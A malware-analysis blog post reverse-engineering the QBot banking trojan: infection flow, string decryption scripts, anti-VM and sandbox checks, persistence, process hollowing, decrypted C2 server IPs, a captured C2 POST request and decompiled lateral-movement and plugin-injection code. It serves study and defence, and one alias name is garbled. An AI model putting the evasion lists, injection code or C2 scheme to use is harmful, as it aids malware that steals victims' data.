

Deep Analysis of QBot Banking Trojan

 [n1ght-w0lf.github.io/malware-analysis/qbot-banking-trojan/](https://github.com/n1ght-w0lf/malware-analysis/qbot-banking-trojan/)

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Malware Analysis & Reverse Engineering Adventures


11 minute read

QBot is a modular information stealer also known as Qakbot or Pinksลิปbot. It has been active for years since 2007. It has historically been known as a banking Trojan, meaning that it steals financial data from infected systems.

Infection Flow

QBot can be delivered in various different ways including Malspam (Malicious Spam) or dropped by other malware families like Emotet.

The infection flow for this campaign is as follows:



First, the victim receives a phishing email with a link to a malicious zip file.

Hello,

Read the document and let me know what you think..


[DOCUMENT FILE DOWNLOAD](#)

← **Link to malicious zip file**

Thanks.

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The zip file contains a very obfuscated VBS file which downloads and launches Qbot executable.



Encrypted Strings

Most of QBot strings are encrypted (stored in a continuous blob) and they are decrypted on demand. The decryption routine accepts one argument which is the index to the string then it XORs it with a hardcoded bytes array until it encounters a null byte.

We can use IDAPython to decrypt the strings and add them as comments.

```
import idc
import idutils

dec_routine = 0x4065B7
enc_strings = 0x40B930
bytes_arr = 0x410120

def decrypt_string(idx):
    if idx >= 0x36F4:
        return # out of bounds
    res = ""
    while True:
        c = idc.get_wide_byte(enc_strings+idx) ^ idc.get_wide_byte(bytes_arr +
(idx&0x3F))
        if c == 0: break
        res += chr(c)
        idx += 1
    return res

xrefs = idutils.CodeRefsTo(dec_routine, 0)
for x in xrefs:
    ea = idc.prev_head(x)
    t = idc.get_operand_type(ea, 1)
    if t == idc.o_imm:
        idx = idc.get_operand_value(ea, 1)
        dec = decrypt_string(idx)
        idc.set_cmt(ea, dec, 1)
```

And here is the result, that's much easier to work with.

```
mov     eax, 0DA2h      ; NtUnmapViewOfSection
call    decrypt_string
mov     [ebp+lpProcName], eax
mov     eax, 19C0h      ; NtCreateSection
call    decrypt_string
mov     [ebp+lpExistingFileName], eax
mov     eax, 34CBh      ; NtMapViewOfSection
call    decrypt_string
mov     [ebp+lpModuleName], eax
mov     eax, 1D3h       ; NtWriteVirtualMemory
call    decrypt_string
mov     [ebp+var_1C], eax
mov     eax, 33C5h      ; NtProtectVirtualMemory
call    decrypt_string
```

This should take care of most of the strings, the rest of strings indexes are calculated dynamically at runtime.

We decrypt all strings by looping through the encrypted blob and decrypt strings one by one.

```
idx = 0
while idx < 0x36F4:
    dec = decrypt_string(idx)
    idx += len(dec)+1
    print(dec)
```

Anti-Analysis

QBot spawns a new process of itself with the `"/C"` parameter, this process is responsible for doing Anti-Analysis checks.

```
signed int __usercall anti_analysis@<eax>(int a1@<ebx>)
{
    signed int v2; // [esp+0h] [ebp-8h]
    LPCSTR lpFileName; // [esp+4h] [ebp-4h]

    if ( get_vmware_version(a1) <= 0
        && check_vmware_mem() <= 0
        && check_hardware_info() <= 0
        && check_processes() <= 0
        && check_process_modules() <= 0
        && check_mlw_process() <= 0
        && just_return_1() <= 0
        && just_return_2() <= 0
        && !check_cpuid() )
    {
        return 0;
    }
}
```

The parent process checks the exit code of this spawned process. If the exit code is not 0, it means that QBot is being analyzed (and so it exits).

00404F5D	FF75 08	PUSH DWORD PTR SS:[EBP + 8]	[ebp+8]:L"C:\\Users\\IEUser\\Desktop\\qbot.exe /C"
00404F60	53	PUSH EBX	
00404F61	FF15 0C074100	CALL DWORD PTR DS:[<&CreateProcessw>]	
00404F67	85C0	TEST EAX, EAX	
00404F69	74 26	JE qbot.404F91	
00404F6B	395D 0C	CMP DWORD PTR SS:[EBP + C], EBX	
00404F6E	74 1C	JE qbot.404F8C	
00404F70	FF75 10	PUSH DWORD PTR SS:[EBP + 10]	
00404F73	FF75 EC	PUSH DWORD PTR SS:[EBP - 14]	
00404F76	FF15 4CB14000	CALL DWORD PTR DS:[<&waitForSingleObject>]	wait for the checking process
00404F7C	85C0	TEST EAX, EAX	
00404F7E	78 0C	JNS qbot.404F8C	
00404F80	FF75 0C	PUSH DWORD PTR SS:[EBP + C]	
00404F83	FF75 EC	PUSH DWORD PTR SS:[EBP - 14]	
00404F86	FF15 F0B04000	CALL DWORD PTR DS:[<&GetExitCodeProcess>]	Exit code = 0 if not being analyzed
00404F8C	33C0	XOR EAX, EAX	
00404F8E	40	INC EAX	

So let's go over the anti-analysis techniques.

Checking VM

In VMWare, communication with the host is done through a specific I/O port (0x5658), so QBot uses the `in` assembly instruction to detect VMWare by reading from this port and checking the return value in `ebx` if it's equal to `VMXh` (VMware magic value).

If we are outside VMWare, a privilege error occurs and this code will return 0.

```
push    edx
mov     dx, 5658h        ; special VMware I/O port
mov     ecx, 'VMXh'     ; VMware magic value
mov     eax, ecx
mov     ecx, 0Ah
in     eax, dx
mov     [ebp+magic], ebx
mov     [ebp+version], ecx
```

Another Anti-VM trick is to check hardware devices against known devices names used by VMs and Sandboxes.

Here is the list of devices names.

Expand to see more

- VMware Pointing
- VMware Accelerated
- VMware SCSI
- VMware SVGA
- VMware Replay
- VMware server memory
- CWSandbox
- Virtual HD
- QEMU
- Red Hat VirtIO
- srootkit
- VMware VMaudio
- VMware Vista
- VBoxVideo
- VBoxGuest
- vmxnet
- vm SCSI
- VMAUDIO
- vmdebug
- vm3dmp
- vmrawdsk
- vmx_sPGA
- ansfltr
- sbtisht

Checking Processes

QBot loops through running processes and compares their executable names against known analysis tools.

Expand to see more

- Fiddler.exe
- sample.exe
- sample.exe
- runsample.exe
- lordpe.exe
- regshot.exe

Autoruns.exe
dsniff.exe
VBoxTray.exe
HashMyFiles.exe
ProcessHacker.exe
Procmon.exe
Procmon64.exe
netmon.exe
vmtoolsd.exe
vm3dservice.exe
VGAAuthService.exe
pr0c3xp.exe
CFF Explorer.exe
dumpcap.exe
Wireshark.exe
idaq.exe
idaq64.exe
TPAutoConnect.exe
ResourceHacker.exe
vmacthlp.exe
OLLYDBG.EXE
windbg.exe
bds-vision-agent-nai.exe
bds-vision-apis.exe
bds-vision-agent-app.exe
MultiAnalysis_v1.0.294.exe
x32dbg.exe
VBoxService.exe
Tcpview.exe

Checking DLLs

Sandbox detection can be done by enumerating loaded DLLs and comparing them against known DLLs used by sandboxes. Here it's just using 2 of them.

```
ivm-inject.dll      # Buster Sandbox Analyzer  
SbieDll.dll        # SandBoxie
```

Checking Filename

Some sandboxes may change the sample file name. So QBot checks if its process name contains one of these strings.

sample
mlwr_smp1
artifact.exe

Checking CPU

The last check is done using `CPUID` instruction. First it is executed with `EAX=0` to get the CPU vendor and compares it with `GenuineIntel` (Intel processor).


Then it is executed with `EAX=1` to get the processors features.

On a physical machine the last bit will be equal to 0. On a guest VM it will equal to 1.


```
get_proc_vendor(&processor_vendor);
_EAX = 1;
__asm { cpuid }
processor_features = _ECX;
aGenuineIntel = decrypt_string(0x42Cu);
if ( aGenuineIntel )
{
    if ( processor_features == 1 && !strcmpiA(&processor_vendor, aGenuineIntel) )
        ret = 1;
}
```

Back To Parent

After the Anti-Analysis checks, QBot drops a copy of itself along with a configuration file at `"%APPDATA%\Microsoft\<random_folder_name>"`.



Finally, QBot starts the dropped copy in a new process and overwrites itself with a legitimate executable, here it's `"calc.exe"`.







Configuration File

The dropped configuration file is accessed frequently by Qbot, this file is RC4 encrypted. By setting a breakpoint before the contents of the file gets encrypted I got the following data:

Field	Description
10=spx143	Campaign ID
11=2	Number of hardcoded C2
1=13.59.00-24/06/2020	Date of Qbot install in HH:MM:ss-dd/mm/yyyy
2=1592996340	Victim Qbot install
50=1	N/A
5=VgBCAE8AWABTAFYAUGA7ADIA	Victim network shares
38=1593047244	Last victim call to C2 (Unix time)
45=187.163.101.137	C2 IP
46=995	C2 port
39=45.242.76.104	Victim external IP
43=1593006172	Time of record (Unix time)
49=1	N/A

Persistence

QBot achieves persistence by creating a new registry value under the key `"HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run"`. It also registers a scheduled task that runs every 5 hours.

Autorun Entry	Description	Publisher	Image Path	Timestamp
 HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run				6/24/2020 2:40 PM
<input checked="" type="checkbox"/>  uaott			c:\users\veuser\appdata\roaming\microsoft\vmecqabbd\wdqbx.exe	6/18/2020 6:34 PM
 Task Scheduler				
<input checked="" type="checkbox"/>  \{ACCFFAAD-BB76-4BE1-8DC3-83E626487A2A}			c:\users\veuser\appdata\roaming\microsoft\vmecqabbd\wdqbx.exe	6/18/2020 6:34 PM

Process Injection


QBot tries to inject its unpacked code in one of these processes (`"explorer.exe"`, `"mobsync.exe"`, `"iexplorer.exe"`) and it uses `Process Hollowing` technique to achieve that.

It first starts a new suspended process with `CreateProcessW()` then it writes the injected code into the target process using `ZwCreateSection()`, `ZwMapViewOfSection()` and `ZwWriteVirtualMemory()`.

Finally it sets the thread context to jump to the injected code and resume execution with `ResumeThread()`.


Core Module

The injected code loads and decrypts one of its resources "307". After dumping it, I found out that it's a DLL (this is the core module).




From now on, we will be analyzing the core DLL of QBot.

The core module has 2 resources both RC4 encrypted.



The first resource gets loaded into memory then RC4 decrypted.



The contents of the decrypted resource are:

- 10=spx143 (Campaign ID)
- 3=1592482956 (Timestamp)

After some digging, I found out how the resources are decrypted. The first **20** bytes of each resource are the RC4 key of this resource, and the rest are the actual encrypted data.

So by using this find, we can decrypt the other resource "311" .

Recipe

RC4

Passphrase
50 58 82 5E 73 A4 13 B1 C2 EB 49 5C B6 F5 8F ... HEX

Input format: Hex
Output format: Latin1

Input

```
E6 9C A3 50 78 28 05 D0 43 30 A6 E2 79 F2 F5 F9
B8 AF CE 6A 4D F9 88 7A FE CB 00 FF BC 34 ED 23
EE DB DD E6 1B FF 9C A2 BB BA AE FD B3 CF 87 9B
56 F7 5B 11 46 88 0D E1 C4 1E 4D 58 79 A9 09 0C
17 B5 87 06 5B 2D 91 07 52 0D A4 ED 2B BA BC 75
E8 F0 2D 28 0D 11 86 AD 2D E3 2C CA 50 74 0F 8B
9D DB 45 AC 42 69 9E F2 25 09 DA 0B B5 6C 8D 39
6B E7 21 87 7C 31 DE F8 E1 47 D4 A9 9A 0D C7 05
82 F4 C3 67 17 8A 7B 2B C7 5C E7 78 F2 32 62 0B
F8 8A D4 83 2E 29 A1 6A 84 13 32 C1 16 79 D6 A5
```

Output


```
ñ. J$. }ĚĚýv' ó. äi¼_âö>39.36.254.179;0;995
24.139.132.70;0;443
24.202.42.48;0;2222
72.204.242.138;0;443
172.242.156.50;0;995
72.204.242.138;0;20
68.174.15.223;0;443
74.193.197.246;0;443
```

First 20 bytes

Great!!! Now we have the list of C2 servers (150 servers!).

The reason there is many controllers is that these are actually just proxies of infected bots acting as intermediate nodes between the victim and the real C2 and thus hiding the backend infrastructure of the attacker.

So it works like this:



C2 Communication

QBot obfuscates its communication with the C2 server by encrypting the payloads using RC4 and encoding the result using Base64.

The communication is also done over SSL, you can notice that the traffic has unusual certificate issuer data.

```

50 4F 53 54 20 2F 74 33 20 48 54 54 50 2F 31 2E 31 0D 0A 41 63 63 65 70 POST /t3 HTTP/1.1..Accep
74 3A 20 61 70 70 6C 69 63 61 74 69 6F 6E 2F 78 2D 73 68 6F 63 6B 77 61 t: application/x-shockwa
76 65 2D 66 6C 61 73 68 2C 20 69 6D 61 67 65 2F 67 69 66 2C 20 69 6D 61 ve-flash, image/gif, ima
67 65 2F 6A 70 65 67 2C 20 69 6D 61 67 65 2F 70 6A 70 65 67 2C 20 2A 2F ge/jpeg, image/pjpeg, */
2A 0D 0A 43 6F 6E 74 65 6E 74 2D 54 79 70 65 3A 20 61 70 70 6C 69 63 61 *.Content-Type: applica
74 69 6F 6E 2F 78 2D 77 77 77 2D 66 6F 72 6D 2D 75 72 6C 65 6E 63 6F 64 tion/x-www-form-urlencoded.
65 64 0D 0A 55 73 65 72 2D 41 67 65 6E 74 3A 20 4D 6F 7A 69 6C 6C 61 2F ed..User-Agent: Mozilla/
34 2E 30 20 28 63 6F 6D 70 61 74 69 62 6C 65 3B 20 4D 53 49 45 20 38 2E 4.0 (compatible; MSIE 8.
30 3B 20 57 69 6E 64 6F 77 73 20 4E 54 20 36 2E 31 3B 20 57 4F 57 36 34 0; windows NT 6.1; WOW64
3B 20 54 72 69 64 65 6E 74 2F 34 2E 30 3B 20 53 4C 43 43 32 3B 20 2E 4E ; Trident/4.0; SLCC2; .N
45 54 20 43 4C 52 20 32 2E 30 2E 35 30 37 32 37 3B 20 2E 4E 45 54 20 43 ET CLR 2.0.50727; .NET C
4C 52 20 33 2E 35 2E 33 30 37 32 39 3B 20 2E 4E 45 54 20 43 4C 52 20 33 LR 3.5.30729; .NET CLR 3
2E 30 2E 33 30 37 32 39 3B 20 4D 65 64 69 61 20 43 65 6E 74 65 72 20 50 .0.30729; Media Center P
43 20 36 2E 30 3B 20 2E 4E 45 54 34 2E 30 43 3B 20 2E 4E 45 54 34 2E 30 C 6.0; .NET4.0C; .NET4.0
45 29 0D 0A 48 6F 73 74 3A 20 33 39 2E 33 36 2E 32 35 34 2E 31 37 39 3A E)..Host: 39.36.254.179:
39 39 35 0D 0A 43 6F 6E 74 65 6E 74 2D 4C 65 6E 67 74 68 3A 20 37 36 0D 995..Content-Length: 76.
0A 43 61 63 68 65 2D 43 6F 6E 74 72 6F 6C 3A 20 6E 6F 2D 63 61 63 68 65 .Cache-control: no-cache
0D 0A 0D 0A 6B 65 6F 73 69 6F 6F 3D 67 31 42 48 58 69 77 30 36 6D 52 59 ....keosioo=g1BHX1w06mRY
6B 6B 6E 73 71 71 57 54 4F 36 45 31 76 36 31 56 31 77 52 77 58 75 61 47 kknsgqWt06E1v61V1wRwXuaG
30 63 4D 6F 67 46 36 33 43 38 43 75 73 30 54 68 43 50 69 4A 51 52 32 68 0cMogF63C8cus0ThCpiJOR2h
4A 38 34 51 4D 41 3D 3D J84QMA==

```

↑
Encrypted Blob

We can use **Fiddler** to intercept and decrypt the HTTPS traffic.

```
- Certificates (819 bytes)
Certificate Length: 816
Certificate: 3B82032c308202140202623d300d06092a864886f70d0101... (id-at-commonName=ibzeiu.mobi,id-at-organizationalUnitName=Atixiyhto Xmgtuowha Uqeeevx,id-at-countryName=CA)
- signedCertificate
  serialNumber: 25149
  signature (sha256WithRSAEncryption)
- issuer: rdnSequence (0)
  - rdnSequence: 5 items (id-at-commonName=ibzeiu.mobi,id-at-organizationName=Meujz Dtkouioo Ekrovkac Eeoxd Inc.,id-at-localityName=Aepoet,id-at-stateOrProvinceName=XI,id-at-countryName=CA)
    - RDNSequence item: 1 item (id-at-countryName=CA)
    - RDNSequence item: 1 item (id-at-stateOrProvinceName=XI)
    - RDNSequence item: 1 item (id-at-localityName=Aepoet)
    - RDNSequence item: 1 item (id-at-organizationName=Meujz Dtkouioo Ekrovkac Eeoxd Inc.)
    - RDNSequence item: 1 item (id-at-commonName=ibzeiu.mobi)
```

The RC4 key for encrypting the payload is the SHA1 hash of the first 16 bytes of the Base64-decoded payload + a hardcoded salt (The salt is stored as an encrypted string).

Here is an implementation of the decryption algorithm:

```
HARDCODED_SALT = b"jHxastDcDs)oMc=jvh7wdUhxcSdt2" # decrypted string
```

```
def decrypt_payload(encrypted_blob):
    b64_decoded = base64.b64decode(encrypted_blob)
    decryption_key = b64_decoded[:0x10] + HARDCODED_SALT
    sha1hash = hashlib.sha1()
    sha1hash.update(decryption_key)
    decryption_key_hash = sha1hash.digest()
    rc4 = ARC4(decryption_key_hash)
    return rc4.decrypt(b64_decoded[0x10:])
```

The decrypted payload is in JSON form.

- Decrypted C2 Request: {"8":9,"1":17,"2": "pnmfcq111232"}
- Decrypted C2 Response:
{"8":5,"16":770897804,"39": "V4UnoDQSEblewhh63UfUqAns", "38":1}

Commands List

After establishing communication, the C2 server will send commands indexes to be executed.

Here is the list of commands and their corresponding indexes (I have renamed the important commands).

```

.data:1002CA68 Commands      command <1, 0, offset sub_1000393D>
.data:1002CA68              command <3, 1, offset sub_100039DE>
.data:1002CA68              command <4, 1, offset sub_10003446>
.data:1002CA68              command <5, 0, offset collect_cert>
.data:1002CA68              command <6, 1, offset sub_1000344C>
.data:1002CA68              command <7, 1, offset sub_10003481>
.data:1002CA68              command <8, 1, offset sub_10003A66>
.data:1002CA68              command <10, 1, offset kill_process>
.data:1002CA68             command <12, 1, offset sub_10003907>
.data:1002CA68             command <13, 0, offset lateral_movement>
.data:1002CA68             command <14, 1, offset sub_1000387E>
.data:1002CA68             command <18, 1, offset sub_10003899>
.data:1002CA68             command <19, 1, offset fetch_updates>
.data:1002CA68             command <20, 1, offset fetch_webinjects>
.data:1002CA68             command <21, 0, offset collect_installed>
.data:1002CA68             command <22, 1, offset sub_10003810>
.data:1002CA68             command <23, 1, offset sub_100039DE>
.data:1002CA68             command <25, 1, offset sub_100034E3>
.data:1002CA68             command <26, 1, offset sub_10003AB7>
.data:1002CA68             command <27, 1, offset sub_10003B27>
.data:1002CA68             command <28, 1, offset sub_10003B58>
.data:1002CA68             command <29, 1, offset sub_10003B89>
.data:1002CA68             command <35, 1, offset sub_10003AEF>
.data:1002CA68             command <30, 1, offset sub_10003BBA>
.data:1002CA68             command <31, 1, offset fetch_plugins>
.data:1002CA68             command <33, 1, offset create_process>

```

It's worth mentioning that dynamic imports of the core DLL are stored in the same format as commands "`<address, API_index, DLL_index>`", the API and DLL indexes are passed to the string decryption routine which returns their corresponding names then it uses `LoadLibrary` and `GetProcAddress` to resolve the imports.

```

.data:1002C9A8 Imports      API <offset WNetOpenEnumW, 613h, 5CCh>
.data:1002C9A8             API <offset WNetEnumResourceW, 18C6h, 5CCh>
.data:1002C9A8             API <offset WNetAddConnection2W, 252Eh, 5CCh>
.data:1002C9A8             API <offset WNetCloseEnum, 27E5h, 5CCh>
.data:1002C9A8             API <offset WNetCancelConnection2W, 448h, 5CCh>
.data:1002C9A8             API <offset OpenSCManagerW, 1E2Fh, 2FE3h>
.data:1002C9A8             API <offset CreateServiceW, 3409h, 2FE3h>
.data:1002C9A8             API <offset StartServiceW, 0F73h, 2FE3h>
.data:1002C9A8             API <offset DeleteService, 2352h, 2FE3h>
.data:1002C9A8             API <offset CloseServiceHandle, 2EDDh, 2FE3h>
.data:1002C9A8             API <offset NetApiBufferFree, 62Eh, 4A9h>
.data:1002C9A8             API <offset NetShareEnum, 30D4h, 4A9h>
.data:1002C9A8             API <offset NetUserEnum, 2094h, 4A9h>
.data:1002C9A8             API <offset NetGetDCName, 585h, 4A9h>
.data:1002C9A8             API <offset NetWkstaGetInfo, 2B4h, 4A9h>

```

Let's go through some of the interesting commands.

Command 13: Lateral Movement

QBot can spread through the network by enumerating network shares using `WNetOpenEnumW()` and `WNetEnumResourceW()` then it drops a copy of Qbot into the shared folders.

Then the dropped executable is registered as an auto-start service on the target machine. The names for the service and the dropped file are randomly generated strings.

```
service = CreateServiceW(
    sc_manager,                // hSCManager
    service_name,             // lpServiceName
    service_name,             // lpDisplayName
    SERVICE_ALL_ACCESS,       // dwDesiredAccess
    SERVICE_WIN32_OWN_PROCESS, // dwServiceType
    SERVICE_AUTO_START,       // dwStartType
    0,                         // dwErrorControl
    &Qbot_binary,             // lpBinaryPathName
    0,                         // lpLoadOrderGroup
    0,                         // lpdwTagId
    &dependencies,           // lpDependencies
    0,                         // lpServiceStartName
    0);                       // lpPassword

service_ = service;
if ( !service )
    return 0;
if ( !StartServiceW(service, 0, 0) )
{
    v4 = 0;
    DeleteService(service_);
}
DeleteService(service_);
```

Finally, Qbot deletes the created service and dropped file from the target machine (as it's successfully infected).

Command 21: Collecting Installed Applications

QBot can collect installed applications by enumeration subkeys of the registry key `"HKLM\Software\Microsoft\Windows\CurrentVersion\Uninstall"`.


```

hKey = 0;
cSubKeys = 0;
sprintf_w(&RegKey, 0xFEu, "Software\\Microsoft\\Windows\\CurrentVersion\\Uninstall");
if ( RegOpenKeyExA(HKEY_LOCAL_MACHINE, &RegKey, 0, 0x20019, &hKey) )
    return -1;
if ( RegQueryInfoKeyA(hKey, 0, 0, 0, &cSubKeys, &cbMaxSubKeyLen, 0, 0, 0, 0, 0) )
    return -2;
for ( ; cSubKeys; --cSubKeys )
{
    cchName = 255;
    if ( !RegEnumKeyExA(hKey, cSubKeys - 1, &Name, &cchName, 0, 0, 0, 0) )
    {
        copy_mem(L"\\", &reg_key, 256, &RegKey);
        publisher = query_value(&reg_key, "Publisher");
        disp_name = query_value(&reg_key, "DisplayName");
    }
}

```

The collected data is appended to the end of a string containing additional information about the victim's machine and time of collection.

```

t=i1 time=[<time_of_collect>] ext_ip=[<external_IP>] dnsname=[?] hostname=
[<computer_name>] user=[] domain=[] is_admin=[<YES/NO>] os=[<windows_ver>]
qbot_version=[<qbot_ver>] install_time=[<qbot_install_time>] exe=
[<injected_process>] prod_id=[NULL] iface_n=[<interface_IP>/<interface_IP>]
UP] soft=[<app1;ver>|<app2;ver>|...]

```

Example of collected data:

The screenshot shows a debugger's memory dump window with the following content:

Address	ASCII
004DC2E0	t=i1 time=[23:23:03-12/07/2020] ext_ip=[45.242.235.160] dnsname=
004DC320	[?] hostname=[IEUSER-PC] user=[] domain=[] is_admin=[YES] os=[6.
004DC360	1.1.7601.1.0.0100] qbot_version=[0324.142] install_time=[??] exe
004DC3A0	=[C:\windows\SysWOW64\explorer.exe] prod_id=[NULL] iface_0=[192.
004DC3E0	168.1.116/192.168.1.116] UP] iface_1=[127.0.0.1/127.0.0.1] UP]
004DC420	soft=[SDK Debuggers;10.1.10586.15|windows App Certification Kit
004DC460	x64;8.100.26795|Microsoft Visual C++ 2010 x86 Redistributable -
004DC4A0	10.0.40219;10.0.40219|Microsoft Visual C++ 2013 Redistributable
004DC4E0	(x64) - 12.0.40660;12.0.40660.0|Visual C++ Library CRT ARM Desk
004DC520	top Package;14.0.24210|Visual C++ MSBuild X64 Package;14.0.25420
004DC560	|Visual C++ Compiler/Tools X64 Base Resource Package;14.0.24210|
004DC5A0	Adobe Flash Player 32 ActiveX;32.0.0.223|Microsoft Visual C++ 20
004DC5E0	13 x86 Minimum Runtime - 12.0.40660;12.0.40660|Visual C++ Librar
004DC620	y CRT X64 Store Package;14.0.24210|Python Launcher;3.7.6762.0|Vi
004DC660	sual C++ MSBuild Base Resource Package;14.0.25420|Microsoft Visu
004DC6A0	al C++ 2012 Redistributable (x64) - 11.0.61030;11.0.61030.0|Visu
004DC6E0	al C++ Compiler/Tools X64 X86 Cross Resource Package;14.0.24210|
004DC720	Visual C++ Library CRT X86 Store Package;14.0.24210|Visual C++ C
004DC760	ompiler/Tools X86 Base Package;14.0.24210|Microsoft Visual C++ 2
004DC7A0	012 x86 Minimum Runtime - 11.0.61030;11.0.61030|Visual C++ Compi
004DC7E0	ler/Tools X64 ARM Cross Resource Package;14.0.24210|Microsoft Vi

Then the data is RC4 encrypted and written to "wdqlxw32.dll" at the same directory of QBot.

Finally, "wdqlxw32.dll" is Zlib compressed and RC4 encrypted again then it's saved to "cwdqlxw32.dll" and the original "wdqlxw32.dll" is deleted.

Address	Hex	UNICODE
004982F8	78 DA AD 58 6D 6F E2 38 10 FE 7E BF C2 1F 6F B5	.....
00498308	C2 75 9C 17 C8 46 A8 A2 D0 6A 7B 4B 7B A8 B4 D7	.....
00498318	9E 28 42 86 B8 C5 0A 48 88 D8 E9 C2 89 1F 7F E3	.....
00498328	24 94 97 4B 02 F4 4E 20 62 A7 33 56 CC 33 E3 67	.....
00498338	C6 55 4D 61 20 25 66 BC 39 A0 E6 37 F8 12 23 66	.....
00498348	D0 33 52 3F A3 84 92 21 E2 0B 35 12 F3 E6 C0 B2	.....
00498358	31 B5 28 A6 A6 8D 0D 07 DE FB A1 0C 99 D6 3A 1F	.....
00498368	A2 69 24 55 36 B9 BE 7C E8 5F DE D5 7A ED 21 4A	.....
00498378	24 8F 9B 03 10 8C 66 4C 84 7A 24 E4 88 F9 33 3D	.....
00498388	FE F3 B2 3F 44 91 6C 0E 1C 6C C0 A7 EE 10 FD 20	.....
00498398	98 18 04 96 FE 68 1C A9 D1 3B 8F A5 88 40 96 98	.....
004983A8	D4 C2 86 45 41 3F 94 8A 05 C1 28 B3 F6 FC 5C 1B	.....
004983B8	07 83 F6 B7 E7 47 11 FA D1 4F F9 DC 5F CA C7 DF	.....
004983C8	1F 1D EB 99 2F E6 41 14 F3 18 83 C4 10 CD E3 C8	.....
004983D8	1F 09 BF 39 B8 7D E8 76 61 9D 17 36 E1 23 D2 1C	.....
004983E8	18 2E 05 67 1A DA 06 C3 39 DB 99 0D D1 43 6F 2D	.....
004983F8	69 80 24 AD 6B F3 B0 71 F6 31 CA 24 90 8C 5E 54	.....
00498408	73 D0 EF FC 40 1D 3E 4E 5E 5F C1 6C CF 20 7A 11	.....
00498418	62 37 C0 3D 7B 95 1B 87 5A F3 39 6A F3 58 89 17	.....
00498428	31 61 0A 7C 43 3F 84 42 0B C7 F2 60 4F 42 30 75	.....
00498438	EA AE BD BA 11 93 38 D2 8B A2 3F 84 4C 58 80 DA	.....

0x78DA
Zlib Best Compression

The compressed file is then transferred to the C2 server (RC4 encrypted and Base64 encoded) in the key "36" and the compressed file "cwdq1xw32.dll" is also deleted.

```
{ "8": 7, "1": 17, "2": "pmfco111232", "3": "spx143", "5": 6238, "7": 82282, "36": "mSEuHvIkoI4htIRA/XEq4jFPKAVbadsyne2qNdgSPzkMDLtiF5o0ROVTz1Eejs9jd7tTEs/OjdBTS0FBRsuvn6kCYLEFXc+u1iR8QnL177r9WgnReD1j+M/1x5y0a6zB219zuwXBjVMS5WY4466EPeEgZvml1w2F00fgIU7p5mJ1i9B5x6+TztCLqTtxnRqYNOZTH+prXoyDRZg5ow/I00J2DPS27zMcJn2wrnwYtdv6vL3s18fBd3u1U6JF0awWt7ZzoahKNAMv78/330E3CGInT9Tc/R6gP9kK09yjGK/gSgIgtLy05nmWswT004pU0NXeGPK5/9ohFciS2Qnrw36V8wHzuabdvZFwH3dM1FqNcyhN7opjW12fFOXVh29XXkIvd1JZK0SaWYBqXcjVpX8ztTxZbJGpZqaq/qKrrxtBprGyBK8BaJriKos1ZiWJMLcDaSDYkMMGx0a1V7fKkRzuG8/vDdsYg4+1nFbdci cu66IXs03XpwrWN1EdTAA1NOVF01Vgh80zmxsAUZ0m1xUD5sZE+rbK4a2FzK40eDMR9s70FKznTo6F1eedQRBLZkUtAjIBf/kU55H3ceCm3LCZxOPENfek8S6223uUz+9F50TMyBCbXwh0U5d6mfSew6N2s1SPnd4s3zqk0jpnN1ITrY28dUX1Xg/c/eFTyD3+0G73cUmncvFz0bqYv5xB9VipeA3eVJORR5iRwzG33C541pmZJpcet2zRVNBjM/pfE54BH80xRAHYogsR9Lgr46oX8VXZKL/Yau/b3b5NZKDuF/Sab228xeXwj3AAaU0jq8GoZC5F/01N1TTmSE/JwI9mC+k9o8jLjlgrrz7qfumC+N1kpRqNVfrk/eyPyzYh31+yj0BQ05nwNxYo4IrZyKfo50AszJUNCJ6VVE4myQEJ50HmwdKtT00A1LeY3F2hc23Yq1th1tq15F5CTXKQP7AR6Hyu9PUq+Vks04j0ArSxL0xf5eHxpPJh8tKGXTHFHPvuzEP/wRIcV4R4DKot61xfyuzChXsbq0j7b8EBm3p75jdX6B0cAsm/IAT/Wdn20Vdy0R4YNZKjLb/vuS1MC0y0pzc0PKFDjM9L4/bw6LmpS16NeucpEnX7UAab50qM1ankQrz8DD4d02YU+w75vbVR6JLsPhwwUvq15vaok91rBPQnL5jusYD4x4LYk8+Xt0ytJzpjGvcgIRBzy9E64eYkK9DX8t4wEB3qqsK7nk3a1GLXmWRbvaD5yXmZVAGvdJIN7wm2bF/Bqz5wo5j3vqC4t3p6HB289xYeq2XCmb4FWLRvPmz10Fv33VyjLVI0pIP82w7g7pTo5aDnV8XZ0WSFgm+07d9e12rIDG60m21tRyA270x1bNHRWU7MAN3o13rpjw0Pta2HqMeg3HEUSjhmWJX4cP4c1mK8805w34nz92octgbf05W+11cdWnSwr0RCPP/CqQP/c4up07HBBFwryah7dY0Ade8xzTX5FJ15FTN0841kjAk8HeRwP0W36LtbXjqYdMpk862CbN/3u14AR5ls7aci2akm5DT0pwhH9TSMt3ykL5E13AK96+fsj12051ejeQJENh6+BKRKMjv850nBgu4wlg+KxR+uQUn5ZK+t0JwD56NKZVI43RkDcmyeIw6qGY2t5cGGCU="}
```

Command 31: Fetching Plugins

As we said before, QBot is known to be a modular malware. It can load additional plugins received from the C2 server (plugins are RC4 encrypted and Base64 encoded).

QBot tries to inject the received plugin in 3 different processes depending on the machine architecture.

```
decoded_plugin = b64_decode(encoded_plugin, &decoded_len); // Base64 decode plugin
if ( decoded_plugin )
{
    procs = 0;
    _3 = 0;
    i = 0;
    v5 = 0;
    procs = get_proc_names(&_3); // get processes names to inject
    if ( procs )
    {
        for ( i = 0; i < _3; ++i )
        {
            if ( !create_suspended(&procs[4 * i], &Process) ) // create a suspended process
            {
                dword_1002CC2C = decoded_len;
                *Anglist = a1;
                dword_1002CC24 = a4;
                inj_mem = inject_process(Process, decoded_plugin, decoded_len); // inject decoded plugin into the process
            }
        }
    }
}
```

It creates a new suspended process then writes the plugin to the process memory using WriteProcessMemory() and then resumes the injected process.

```
if ( is_wow_64 )
{
  p1 = 0x2A77;           // %SystemRoot%\SysWOW64\mobsync.exe
  p2 = 0x7A4;           // %SystemRoot%\SysWOW64\explorer.exe
  p3 = 0x871;           // %ProgramFiles(x86)%\Internet Explorer\iexplore.exe
}
else
{
  p1 = 0x33DC;          // %SystemRoot%\System32\mobsync.exe
  p2 = 0x3648;          // %SystemRoot%\explorer.exe
  p3 = 0x1D8B;          // %ProgramFiles%\Internet Explorer\iexplore.exe
}
```

At the time of writing this, Qbot has 3 different plugins (“Password grabber”, “Cookie grabber”, “UPnP module”).

Conclusion

QBot is considered to be a sophisticated malware, it’s receiving regular updates from time to time and it’s not likely to go away anytime soon.

There is still more features that I didn’t cover such as WebInjects so maybe I will come back to Qbot later I guess :)

IOCs

